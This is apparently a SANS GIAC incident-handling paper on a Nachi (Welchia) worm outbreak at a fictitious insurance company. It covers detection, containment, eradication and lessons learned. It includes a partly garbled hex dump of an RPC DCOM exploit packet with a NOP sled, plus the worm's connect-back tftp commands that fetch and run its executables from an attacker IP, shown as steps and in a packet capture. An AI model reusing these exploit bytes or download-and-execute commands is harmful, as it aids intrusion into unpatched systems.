20 06 00 00 20 06 00 00 4D 45 4F 57 04 00 00 00 . . . .MEOW....
A2 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46 .....F
38 03 00 00 00 00 00 00 C0 00 00 00 00 00 00 46 8.....F
00 00 00 00 F0 05 00 00 E8 05 00 00 00 00 00 00 .....
01 10 08 00 CC CC CC CC C8 00 00 00 4D 45 4F 57 .....MEOW
E8 05 00 00 D8 00 00 00 00 00 00 00 02 00 00 00 .....
07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 C4 28 CD 00 64 29 CD 00 00 00 00 00 00 .....(.d).....
07 00 00 00 B9 01 00 00 00 00 00 00 00 C0 00 00 00 .....
00 00 00 46 AB 01 00 00 00 00 00 00 C0 00 00 00 ...F.....
00 00 00 46 A5 01 00 00 00 00 00 C0 00 00 00 ...F.....
00 00 00 46 A6 01 00 00 00 00 00 C0 00 00 00 ...F.....
00 00 00 46 A4 01 00 00 00 00 00 C0 00 00 00 ...F.....
00 00 00 46 AD 01 00 00 00 00 00 C0 00 00 00 ...F.....
00 00 00 46 AA 01 00 00 00 00 00 C0 00 00 00 ...F.....
00 00 00 46 07 00 00 00 60 00 00 58 00 00 00 ...F....`...X...
90 00 00 00 40 00 00 00 20 00 00 00 38 03 00 00 ....@... ..8...
30 00 00 00 01 00 00 00 01 10 08 00 CC CC CC CC 0.....
50 00 00 00 4F B6 88 20 FF FF FF FF 00 00 00 00 P...O.. ....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 01 10 08 00 CC CC CC CC .....
48 00 00 00 07 00 66 00 06 09 02 00 00 00 00 00 H.....f.....
C0 00 00 00 00 00 00 46 10 00 00 00 00 00 00 00 .....F.....
00 00 00 00 01 00 00 00 00 00 00 78 19 0C 00 .....x...
58 00 00 00 05 00 06 00 01 00 00 70 D8 98 93 X.....p...
98 4F D2 11 A9 3D BE 57 B2 00 00 00 32 00 31 00 .O...=.W...2.1.
01 10 08 00 CC CC CC CC 80 00 00 00 0D F0 AD BA .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
18 43 14 00 00 00 00 60 00 00 60 00 00 00 .C.....`....`...
4D 45 4F 57 04 00 00 C0 01 00 00 00 00 00 00 MEOW.....
C0 00 00 00 00 00 46 3B 03 00 00 00 00 00 00 .....F;.....
C0 00 00 00 00 00 46 00 00 00 30 00 00 00 .....F...0...
01 00 01 00 81 C5 17 03 80 0E E9 4A 99 99 F1 8A .....J....
50 6F 7A 85 02 00 00 00 00 00 00 00 00 00 00 Poz.....
00 00 00 00 00 00 00 00 00 00 01 00 00 00 .....
01 10 08 00 CC CC CC CC 30 00 00 78 00 6E 00 .....0...x.n.
00 00 00 00 D8 DA 0D 00 00 00 00 00 00 00 00 .....
20 2F 0C 00 00 00 00 00 00 00 03 00 00 00 /.....
00 00 00 03 00 00 46 00 58 00 00 00 00 .....F.X....
01 10 08 00 CC CC CC CC 10 00 00 30 00 2E 00 .....0...
00 00 00 00 00 00 00 00 00 00 00 00 00 .....
01 10 08 00 CC CC CC CC 68 00 00 0E 00 FF FF .....h.....
68 8B 0B 00 02 00 00 00 00 00 00 00 00 00 h.....
86 01 00 00 00 00 86 01 00 00 5C 00 5C 00 .....\.\.
46 00 58 00 4E 00 42 00 46 00 58 00 46 00 58 00 F.X.N.B.F.X.F.X.
4E 00 42 00 46 00 58 00 46 00 58 00 46 00 58 00 N.B.F.X.F.X.F.X.
46 00 58 00 9D 13 00 01 CC E0 FD 7F CC E0 FD 7F F.X.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....

```

## Snort RPC Alert - RPC DCOM Buffer Overflow Attempt

The IIS WebDAV vulnerability exploited by Nachi, again was publicly known well in advance of the release of this worm. Like the RPC DCOM vulnerability, WebDAV had other exploits being used against it, and IDS signatures existed prior to the onset of Nachi. Again, this signature is not specific to Nachi, but would alert system administrators of a possible issue.

## Snort Web-IIS Rule - WebDAV Exploit Attempt [16]

As a general security practice, most networks will not pass ICMP (ping) traffic across their firewalls. These failed attempts will be logged and can help identify potentially infected hosts both within and outside the network. In the case of Nachi, the firewall administrator would be looking for ICMP packets sent to a sequential set of host IP addresses. Again, there is the possibility of false positives for Nachi, but these are significantly reduced if the payload is 64 bytes of “a” as discussed above.

In addition to network firewalls, it is possible to identify potentially infected hosts through the use of host-based firewalls. Typically, there is no reason for random hosts on a network to ping other hosts (especially user workstations) on the network. In addition to blocking the traffic, some host-based firewalls will alert or log when a ping is received and can help to identify infected hosts.



Figure 7 – ZoneAlarm Alert – Ping From Infected Host [17]

## The Platforms/Environments

Though the network described herein is fictitious, it is representative of the security posture of many organizations around the world today. GIAC Insurance Corporation is a fairly small organization consisting of 1,100 employees spread across of a number of groups, including human resources, sales, information technology, and marketing. The company has a web presence which is used both to market products and for account maintenance by customers. The vast majority of the end users within GIAC IC are running Windows 2000 desktops or laptops, most of which are deficient by at least one Service Pack and several critical security patches. Though patching of user workstations and laptops is not kept up with, the base image on each of these boxes has Symantec Antivirus Corporate Edition installed.

The border of the network is protected by a Cisco PIX 515E (v6.1(5)) firewall, with the corporate web server located in a DMZ hanging off of the same firewall. The firewall is configured such that the only permitted inbound traffic is HTTP and HTTPS destined for the Microsoft IIS 5.0 web server located in DMZ, and SMTP destined for the Microsoft Exchange mail server on the internal network. Traffic originating from the DMZ and destined for the internal network is limited to SQL calls to the corporate database running Oracle 9i. Outbound connections are limited to web (both HTTP and HTTPS), mail (SMTP), and dns requests. In addition to the fairly strict firewall access controls (ACLs), the border is also monitored by two Real Secure Network Sensors v7.0, one on each side of the firewall.

On July 16, 2003, a vulnerability in the RPC DCOM interface was announced, and the GIAC IC security team assessed the risk to the corporate network. The team looked at the perimeter security and decided to take no action other than to ensure that all Windows servers had the latest patches applied.

---

Figure 8 – GIAC IC Network

© SANS Institute



## Stages of the Attack

The Nachi outbreak at GIAC IC began innocently enough when a longtime member of the Sales staff, Nancy Ann Chi, decided to connect her work laptop to her local Internet Service Provider to check her personal email. Shortly after connecting, and unbeknownst to her, Nachi had infiltrated her Windows 2000 laptop. The next morning, Wednesday, August 20, N. A. Chi connected her laptop to the GIAC IC network and immediately changed from victim to attacker.

### **Reconnaissance**

Traditionally, the reconnaissance stage of the attack sequence is reserved for attackers with specific targets in mind. In this stage, attackers gather as much publicly available information as possible using tools such as Whois queries and Internet search engines. Information gleaned in stage can include:

- Contact Information (could be used in social engineering)
- Phone Numbers (could lead to location of modems)
- IP Address Ranges (targeted in scanning)

Nachi, along with most worms, has no specific target in mind (other than vulnerable Windows machines) and therefore it essentially skips this stage and moves straight to scanning.

### **Scanning**

The scanning stage of the attack is performed to identify specific host machines to exploit. Nachi begins this stage by issuing a DNS query for "microsoft.com" to verify that the infected host is connected to the Internet. If Nachi does not successfully resolve Microsoft.com, it will try again after waiting 10 minutes [10]. Once it determines that it has Internet connectivity, scanning begins using each of four methods for selecting target hosts [18].

1. Sequential ping sweep of the Class B network (65,536 possible hosts) on which the infected host resides; attempts to exploit the RPC DCOM vulnerability for any host that replies to the ping.
2. Sequential ping sweep of three Class B networks (196,608 possible hosts) beginning with either the Class B one higher or three lower than that of the infected host; attempts to exploit the RPC DCOM vulnerability for any host that replies to the ping.
3. Sequential ping sweep of a Class B network selected at random from a pre-defined list of 76 Class B networks; attempts to exploit the WebDAV vulnerability for any host that replies to the ping.
4. Sequential ping sweep of 65,536 hosts randomly selected from a number of Class A IP address ranges; attempts to exploit either the RPC DCOM or WebDAV vulnerability for any host that replies to the ping.

Ms. Chi's laptop received an IP address in the 192.168.\*.\* range, and immediately began a ping sweep of that Class B, finding a number of live hosts on the GIAC IC network.


## ***Exploiting the System***

Once Ms. Chi's laptop had identified live hosts, it began to attempt to exploit and infect, successfully in a large number of cases, each of the GIAC IC hosts as described below.

As discussed above, Nachi attempts to gain system level access by exploiting buffer overflow vulnerabilities in either the RPC DCOM or WebDAV interfaces. Upon successful exploitation, regardless of the exploit used, Nachi performs a number steps to complete its infection.

The first step is to get the requisite files from the attacking host to the victim host using the TFTP. The exploit code used by Nachi instructs the victim host to connect back to the attacker on a pre-determined TCP port on which the worm is listening (in most cases port 707). This connection gives the attacking machine remote shell access, which is used to issue the appropriate TFTP commands (see below) to copy the worm itself (dllhost.exe) and, if needed, the tftp server (svchost.exe) to the victim host.

1. **dir wins\dllhost.exe**  
(if dllhost.exe file already exists, already infected so quit)
2. **dir dllcache\tftp.exe**  
(if tftp server already exists, use it rather than copying from attacker)
3. **tftp -i [attacker IP] get svchost.exe wins\SVCHOST.EXE**  
(copy tftp server, if needed, to the %system%\wins directory)
4. **tftp -i [attacker IP] get dllhost.exe wins\DLLHOST.EXE**  
(copy Nachi itself to the %system%\wins directory)



```
Contents of TCP stream
Microsoft Windows 2000 [version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\WINNT\system32>dir wins\dllhost.exe
dir wins\dllhost.exe
Volume in drive C is Local Disk
Volume Serial Number is 7096-CC35
Directory of C:\WINNT\system32\wins
File Not Found
C:\WINNT\system32>dir dllcache\tftpd.exe
dir dllcache\tftpd.exe
Volume in drive C is Local Disk
Volume Serial Number is 7096-CC35
Directory of C:\WINNT\system32\dllcache
File Not Found
C:\WINNT\system32>tftp -i 192.168.244.128 get svchost.exe wins\SVCHOST.EXE
get tftp -i 192.168.244.128 get svchost.exe wins\SVCHOST.EXE
Transfer successful: 19728 bytes in 1 second, 19728 bytes/sec
tftp -i 192.168.244.128 get dllhost.exe wins\DLLHOST.EXE
C:\WINNT\system32>tftp -i 192.168.244.128 get dllhost.exe wins\DLLHOST.EXE
Transfer successful: 10240 bytes in 1 second, 10240 bytes/sec
C:\WINNT\system32>wins\DLLHOST.EXE
wins\DLLHOST.EXE
Entire conversation (928 bytes)
ASCII EBCDIC Hex Dump Print Save As Close
```

Figure 9 – Ethereal Dump of Connect Back Commands [19]

Following the transfer of the appropriate files to the victim host, the Nachi worm is executed locally, first checking for the existence of a mutex named `RpcPatch_Mutex` [10]. Typically, a mutex is a mechanism by which programs can reserve resources, but in this case, Nachi uses the mutex to determine whether or not Nachi is already running. If the mutex already exists, Nachi will not execute, otherwise, it will create the mutex and the installation process begins.

Nachi installs itself as two processes, one configured to start automatically for Nachi itself and the other configured to start manually for the tftp server. The Nachi service (service name `RpcPatch`) performs most of the work, handling all aspects of the worm with the exception of transferring files to newly infected hosts, which is handled by the TFTP service (service name `RpcTftpd`).

```
C:\>net start
These Windows 2000 services are started:
```

```
Automatic Updates
COM+ Event System
Computer Browser
DHCP Client
Distributed Link Tracking Client
DNS Client
Event Log
IPSEC Policy Agent
Logical Disk Manager
Messenger
Network Connections
```

```
Network Connections Sharing <== tftp server
Plug and Play
Print Spooler
Protected Storage
Remote Access Connection Manager
Remote Procedure Call (RPC)
Removable Storage
RunAs Service
Security Accounts Manager
Server
System Event Notification
Task Scheduler
TCP/IP NetBIOS Helper Service
Telephony
VMware Tools Service
Windows Management Instrumentation
Windows Management Instrumentation Driver Extensions
WINS Client <== Nachi worm
Workstation
```

The command completed successfully.

Once the Nachi service is started, it looks for and terminates any process named “msblast”, regardless of extension or case. Additionally, it will check for the existence of a file named “msblast.exe” in the %system% directory, removes the read-only attribute and deletes the file [10]. The completion of these two steps effectively removes the Blaster worm from the infected host (note: this process does not disinfect any variants of the Blaster worm other than the original). Once disinfected, Nachi checks for the existence of the MS03-026 patch, and attempts to download and install this patch for systems with code pages and locales for English, Simplified Chinese, Traditional Chinese, Japan, or Korea [18].

Following the patching attempt, Nachi checks the local system date, removing each of its installed services once the year 2004 has been reached. If the local system date has yet to reach 2004, Nachi opens a socket listening on a random port between 666 and 765 (usually 707 as discussed earlier). This socket waits for hosts exploited by this machine to connect back in order to issue the TFTP commands necessary to copy Nachi to complete infection. Next, Nachi opens a second socket on which the TFTP server listens, and through which the TFTP commands are carried out. Nachi is finally fully installed and begins to scan for hosts to infect.

## **Keeping Access**

Once a host has been compromised, the attacker will do a number of things in an attempt to ensure that they can come and go as they please. The most common way for an attacker to maintain access to the host is to install a backdoor of some sort to which access has been limited to themselves. Additionally, most attackers will patch the vulnerability through which they gained access, thus preventing any other would be attacker from taking over “their” box.

In a very non-traditional way, Nachi does attempt to keep access by patching the RPC DCOM vulnerability and by installing itself as a service. By

performing these two steps, Nachi prevents further compromises through the RPC DCOM vulnerability and ensures that it will be started each time the host is started.

### ***Covering Tracks***

Typically, attackers will take a number of steps to ensure that there is little or no trace that they were ever on a compromised host. One common practice is to attack a host from a previously compromised host, thus hiding their true location. Additionally, attackers will modify log files, hide files and directories, and/or disguise malicious network traffic by encapsulating it in seemingly innocuous packets.

Nachi, like most worms, makes no real attempt to cover its tracks, though it does make a slight attempt to hide itself by naming its two processes in such a way that most users would assume that they are legitimate.

© SANS Institute 2004, Author retains full rights.

# The Incident Handling Process

## ***Preparation***

Though not hard hit by the Code Red outbreak, shortly after the onset of Code Red, the GIAC IC management team decided it was time to create a dedicated IT security team. The security team is comprised of only three members, with one assigned as the primary and one as the secondary for each major aspect of IT security including Incident Handling. The team has no formal Incident Handling process in place, but has created a number of policies, some of which would prove to be useful during the Nachi outbreak; others...not so much.

Due to the relatively small size of the security team, it was decided that one of the best ways to effectively increase the team size was to enlist the aid of each of the GIAC IC employees by educating them through an IT Security awareness program. This program consisted of an hour long presentation incorporated into the new employee orientation program. This presentation discussed the importance of information security, including policies that must be followed and what each employee should do to help protect the integrity of corporate information resources. The session closed with a number of “what-if” scenarios and each attendee was given a copy of the presentation that included a cover page with the phone extension of the security team.

One of the policies detailed at the security training session was the acceptable use policy which covers a broad range of topics aimed at general end user workstations and the use of each by employees. While there are a number of items addressed by this policy, only those with relevance to the Nachi outbreak have been enumerated below.

1. All workstations and laptops will have the latest anti-virus software installed, and will be configured with the auto-protect feature enabled. Each host machine will also be configured to check for new virus signatures on an interval no less frequently than weekly.
2. All workstations and laptops will only be used on the GIAC IC network. Laptops can be taken home or on the road for business related work, but will not be networked with any non GIAC IC hosts.

A second policy that came into play during the Nachi outbreak was one geared towards GIAC IC system administrators and the hardening and maintenance of servers on the network. Each system administrator is responsible both for following server hardening guidelines, established by the security team, and for ensuring that patches, identified by themselves or the security team, are tested and applied in a timely manner.

In addition to the above policy items, another preparation related aspect was the monitoring of current security events, including vulnerabilities, exploits,

and virus/worm activity. The security team has subscribed to a number of security email lists, through which the team was made aware of the Microsoft vulnerabilities exploited by Nachi along with the details of the Nachi worm itself.

## ***Identification***

The first signs of the Nachi outbreak were detected Wednesday, August 20 at about 9:30am. A handful of users contacted the security team insisting that they had been infected with a virus, as identified by their anti-virus software (see figure 6 in Attack Signatures section above). When queried for details on the anti-virus message, it was determined that these users had not been infected, but that the Nachi worm had successfully exploited the RPC DCOM vulnerability and attempted to copy itself to their machine.

At roughly the same time, one of the security team members who was running host based firewall software began noticing a number of machines on the network were sending ICMP (ping) packets to his laptop (see figure 7 in Attack Signatures section above). The knowledge that Nachi used ping sweeps to identify live hosts, combined with the calls that had been coming in made it seem very likely that Nachi had begun to take hold of the network.

Additional signs of the outbreak were IDS alerts (Nachi\_Ping\_Sweep) from the ISS Network Sensor positioned on the inside of the firewall, and bounced outbound ICMP packets logged at the firewall. Note: ICMP traffic is not permitted through the firewall and therefore no outside hosts were identified by Nachi for attack. After identifying the users of a couple of the machines from which the ICMP packets were originating (identified through authentication logs on the corporate Intranet web server), one of the security team members gained physical access to those machines to confirm the infection by checking for the running Nachi service. While examining the infected hosts, it was noted that one had its auto-protect feature disabled and the others had out of date virus definitions; none had had the MS03-026 patch applied.

Being a Windows shop and knowing that most end user machines were not current with security patches, it was apparent that the team could have a wide-spread infection on their hands. One positive note was that this worm was not one that created a high level of damage on the hosts systems. However, Nachi was capable of clogging the network with the high volume of traffic generated by each infected host.

## ***Containment***

With no formal Incident Handling process in place, the security team lacked a plan for communicating news of the outbreak to management and for communicating with the user community that was being affected. At 10:30am, the security team met briefly to discuss the best way to proceed; defining a course of action to be followed by each of the three members and setting a regroup time of 12:30pm to reassess the situation.

One team member, Joe, was to be responsible for identifying and contacting as many infected users as possible through the combination of firewall logs and authentication logs for both the GIAC IC email and Intranet servers. When contacted, the users would be instructed to disconnect their computers from the network and that further instruction would come in the form of a broadcast voice message.

The second team member, Sandy, was to generate content to be placed on the GIAC IC Intranet home page alerting users of the outbreak and instructing them on how to prevent infection of their computer (see message excerpts below). In addition, Sandy was to generate a message to be broadcast to voice mail boxes of all GIAC IC employees, again informing them of the outbreak and pointing them to the Intranet for further instruction. The voice message also instructed users already contacted to proceed to the IT reception desk to pick up a CD (same content as Intranet home page) with further instructions that must be followed prior to reconnecting to the network.

The GIAC IC network is experiencing an outbreak of the Nachi (aka Welchia) worm. This worm affects computers running either Windows 2000 or Windows XP. As such, all GIAC IC users must immediately perform the following steps:

1. Ensure that your computer has virus definitions with a date of 8/18 or newer and that the auto-protect feature is enabled.
2. Download and install the appropriate version of the MS03-026 patch. Reboot your computer.
3. Download and run the fix tool to ensure that your computer is not infected.

Any questions or issues should be directed to the GIAC IC help desk at extension 5555.

NOTE: The full version of what was posted to the GIAC IC Intranet included instructions for checking virus definition dates, a link to a local copy of the most recent virus signatures, links to local copies of available patches, information on Service Packs required prior to applying the patch, and a local link and instructions for running the fix tool.

The final team member, Fred, was tasked with contacting both the CIO to inform him of the situation and the GIAC IC help desk with instructions on how to help users to get their machines patched and/or disinfected. Once the help desk had been briefed, Fred was both to man the phones, fielding all incoming calls and handling any other issues that arose, and to perform further research on Nachi.

At 12:30pm the team again met. Realizing that the number of infected users was still sizable, the team decided that Joe and Fred would continue what they were doing and that Sandy would begin to scan for both infected (using nmap to look for open ports as discussed in the Attack Signatures section above) and unpatched hosts (using an RPC scanning tool from ISS [20], see below).



Again, as hosts are identified, the associated user is contacted and instructed on how to proceed, and again a regroup time is set for 3:30pm.

```
C:\>scanms 192.168.1.1-192.168.1.254
--- ScanMs Tool --- (c) 2003 Internet Security Systems ---
Scans for systems vulnerable to MS03-026 vuln
More accurate for WinXP/Win2k, less accurate for WinNT
ISS provides no warranties for any purpose, use at own risk
IP Address      REMACT  SYSACT  DCOM Version
-----
192.168.1.4      [VULN]  [VULN]  5.6
192.168.1.9      [ptch]  [ptch]  5.6
```

## Eradication

Eradication of the worm had already begun through patching and the use of a fix tool (FixWelch.exe) from Symantec Corporation [21]. This tool scans the host, terminating the two viral processes, removing the viral file and the TFTP server from the %system%\wins directory, and removing the registry entries and two services added by the worm.




Figure 10 – Symantec FixWelch Tool in Progress



Figure 11 – Symantec FixWelch Tool Report (Infected User)

In some rare cases, the Fix Welch tool would not execute on an infected host, in which case, a manual removal was performed by a member of the security team per instructions below.

### 1. Disable System Restore Feature (XP only)

2. Stop Network Connections Sharing and WINS Client Services
3. Delete the DLLHOST.EXE and SVCHOST.EXE Files in %system%\wins directory
4. Delete RpcPatch and RpcTftpd Keys from HKLM\System\CurrentControlSet\Services
5. Reboot

In addition to the two disinfection methods mentioned above, another option is to change the system date so that the year is 2004 (must be equal to 2004, not simply greater than 2003) and reboot. This will trigger Nachi's self destruction mechanism, killing the two processes, removing the registry entries, and deleting the DLLHOST.EXE file. All that is left to do is delete the SVCHOST.EXE file (TFTP server), change the date back, and reboot again.

The GIAC IC security team continues to identify unpatched and infected hosts until the 3:30pm regroup time. At that time, the team decided that the current plan of action would continue and that they would instruct all users to shut down their computers at the end of the day. By shutting down the machines on which people had been working, it would be easier to identify hosts not being used that day and likely to still need patching and/or disinfection by the security team (and some helpful volunteers from the IT staff) that night. The team also updated the CIO with the status informing him that most computers would be in good shape by morning. The exceptions (estimated at 20% of hosts) would be computers which had been powered down without being patched and laptops that had not been in the office that day.

Scanning and patching would continue over the next two days, with the volume having dwindled significantly from Wednesday to Thursday, and again from Thursday to Friday. Thursday morning, Fred decided to try to identify the origin of the worm by reviewing the firewall and IDS logs from Wednesday morning looking for the source IP of the first Nachi related traffic. Three IPs were identified as possible points of origin, and each of the users was asked about their computer use over the past 48 hours. One user, Nancy Ann Chi, admitted to having used her work laptop to connect to her local ISP to check her personal email. When asked why she had not followed the acceptable use policy stating that GIAC IC computers will not be connected to other networks, Ms. Chi replied that she had never heard of such a policy. Though this host could not be definitively identified as the source of the outbreak, the team feels comfortable in stating that this was indeed the source.

## ***Recovery***

By Monday, August 25, it appeared as though the outbreak had been halted. Scanning of the GIAC IC network for hosts requiring the MS03-026 patch would continue for the remainder of this week, with patches being applied where necessary. Of course a part of the recovery process had been taking place throughout the outbreak, as hosts were reconnected to the network once they had been disinfected and patched.

## ***Lessons Learned***

Also on Monday, August 25, the team scheduled a post-mortem meeting for the following day at which there would be a discussion of what went right and what went wrong during the incident. At that meeting, a handful of things were identified as having gone right including effective communication of the issue to end users, effective patching procedures for Windows servers, and effective border security (preventing infection from the outside and preventing attacks from the inside). A number of items were identified as areas needing improvement, each discussed below.

1. Though this incident went fairly well, the team realized that it could have been much worse and identified the need for a formalized incident handling process. Among other things, this process would establish an Incident Handling team that, in addition to the security team, would incorporate members of a number of corporate groups, each of which would have specific roles.
2. During the incident, the team realized that there was no really good way to identify the user or group responsible for each of the hosts on the GIAC IC network. While the team could identify most users through authentication logs, there were a number of machines on which no users had authenticated to either the email or Intranet system. A couple of ideas were presented including renaming hosts to reflect the owner and documenting MAC addresses (hardware address for network adapters) along with users associated with each.
3. The need for a patch management solution that the team had been suggesting was now apparent to management, who quickly made funding available. This, unfortunately, goes to show that in most cases it takes an incident to gain the attention of management to security concerns.
4. Ms. Chi's lack of knowledge about the acceptable use policy alerted the team to a flaw in the IT security awareness program. The team realized that Ms. Chi's date of employment with GIAC IC, along with a number of other users, predated the existence of the security team and the awareness program and therefore she had not received the training during new employee orientation. As such, the program was modified to include annual training for all employees which would ensure that all users were apprised of all current security issues and policies.
5. Though not a big factor during the Nachi outbreak, the security team realized the need for a better means of identifying issues within the internal network. Had Nachi not attempted to identify machine outside the GIAC CI network, the team would have had a much more difficult time identifying infected hosts as there would be no firewall or IDS logs to use. The team decided that the most effective way of monitoring the internal network would be to roll out additional IDS sensors across the

network. Constrained by limited funding, the team decided to make use of open source in the form of Snort running on Linux, both on existing equipment.

© SANS Institute 2004, Author retains full rights.

## Summary

GIAC IC did realize some benefit as a result of the outbreak of Nachi, the so called “good” worm. Nachi helped to bring a number of IT security issues to the attention of the GIAC IC management team, who then decided to make additional funding available to the security group, a group typically thought to have little return on investment. Additionally, Nachi helped the security team to see a number of flaws and omissions both in their current architecture and in some of their programs and procedures. These positive side-effects likely were not the benefits the author of Nachi had intended, but instead would have been realized by any number of incidents.

Nachi was designed to kill the Blaster worm and to patch machines to prevent further exploitation, which in theory sounds great. However, there are a number of flaws in this thinking, from both a technical and a legal standpoint. Technically speaking, Nachi is flawed in that it only kills the original Blaster variant, though there were two additional variants “in the wild” prior to the release of Nachi. Additionally, Nachi is flawed in its patching mechanism, only patching certain codepage and locale combinations and not patching the WebDAV vulnerability at all. Other negative technical issues include; the possibility that the MS03-026 patch may break applications on the infected host, and the fact that two new holes are opened on each infected host including a TFTP server. A non-host based issue reported by a number of organizations was that the volume of traffic generated by Nachi simply clogged networks to the point of creating Denial of Service (DoS) conditions [22].

From a legality standpoint, Nachi also fails to make the grade. Plain and simple, the worm breaks into computers without authorization from the system owners. This alone is enough to get you some jail time, but combined with the possibility of downtime caused both by breaking host applications and by creating DoS conditions on a network, the costs dramatically increase. I wonder what the penalty would be for taking down a network such as that used to control air traffic in the United States? Good luck using the “But I programmed it to be a good worm” excuse when federal law enforcement entities come knocking on your door!!!

## References

- [1] 'Welchia worm' hits U.S. State Dept. network  
<http://www.cnn.com/2003/TECH/internet/09/24/state.dept.virus/>
- [2] Microsoft Developer Network – How RPC Works  
[http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how\\_rpc\\_works.asp](http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp)
- [3] Best Practices for Mitigating RPC and DCOM Vulnerabilities  
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/virus/bpdcom.asp>
- [4] Microsoft Security Bulletin – MS03-026  
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp>
- [5] Request for Comments 2518 - WebDAV  
<ftp://ftp.rfc-editor.org/in-notes/rfc2518.txt>
- [6] Microsoft Security Bulletin – MS03-007  
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms03-007.asp>
- [7] Sysinternals – Regmon for Windows NT/9x  
<http://www.sysinternals.com/ntw2k/source/regmon.shtml>
- [8] Foundstone Inc. – FPort Process to Port Mapper  
<http://www.foundstone.com/resources/proddesc/fport.htm>
- [9] INSECURE.ORG – Nmap Network Mapper  
[http://www.insecure.org/nmap/nmap\\_download.html](http://www.insecure.org/nmap/nmap_download.html)
- [10] Virus Bulletin Ltd. – W 32/Welchia Analysis  
<http://www.virusbtn.com/resources/viruses/indepth/welchia.xml>
- [11] Microsoft Knowledge Base Article - 823980  
<http://support.microsoft.com/?kbid=823980>
- [12] Snort IDS Signature Database – ICMP Rules  
<http://www.snort.org/snort-db/sid.html?sid=483>
- [13] Snort IDS Signature Database – TFTP Rules  
<http://www.snort.org/snort-db/sid.html?sid=1444>

- [14] Snort IDS Signature Database – NetBIOS Rules  
<http://www.snort.org/snort-db/sid.html?sid=2192>
- [15] Symantec DeepSight DCOM RPC Worm Alert  
<https://tms.symantec.com/members/AnalystReports/030811-Alert-DCOMworm.pdf>
- [16] Snort IDS Signature Database – Web-IIS Rules  
<http://www.snort.org/snort-db/sid.html?sid=2090>
- [17] Zone Labs – ZoneAlarm Personal Firewall  
<http://www.zonelabs.com/store/content/home.jsp>
- [18] Analysis of MSblast and Welchia Worm  
<http://www.security.org.sg/webdocs/news/event26/SIG2BlasterWelchia.pdf>
- [19] Ethereal Network Analyzer  
<http://www.ethereal.com/>
- [20] Internet Security Systems – MS03-026 RPC Vulnerability Scanner  
[http://www.iss.net/support/product\\_utilities/ms03-026rpc.php](http://www.iss.net/support/product_utilities/ms03-026rpc.php)
- [21] Symantec Security Response – W32.Welchi.Worm Removal Tool  
<http://securityresponse.symantec.com/avcenter/venc/data/w32.welchia.worm.removal.tool.html>
- [22] CERT/CC Current Activity – August 18, 2003  
<http://www.cert.org/current/archive/2003/08/18/archive.html>

## Appendix A - DLLHOST.EXE

Source of files:

<http://johannes.homepc.org/viruszoo/>

Note: This site has since been changed to require authentication. Another source of the worm has not been identified.

MD5 (compressed): 53bfe15e9143d86b276d73fdcaf66265

Compression: UPX Modified (<http://upx.sourceforge.net/>)

Unpacked MD5: 760e8036f1ffae20b68afafc070badd5

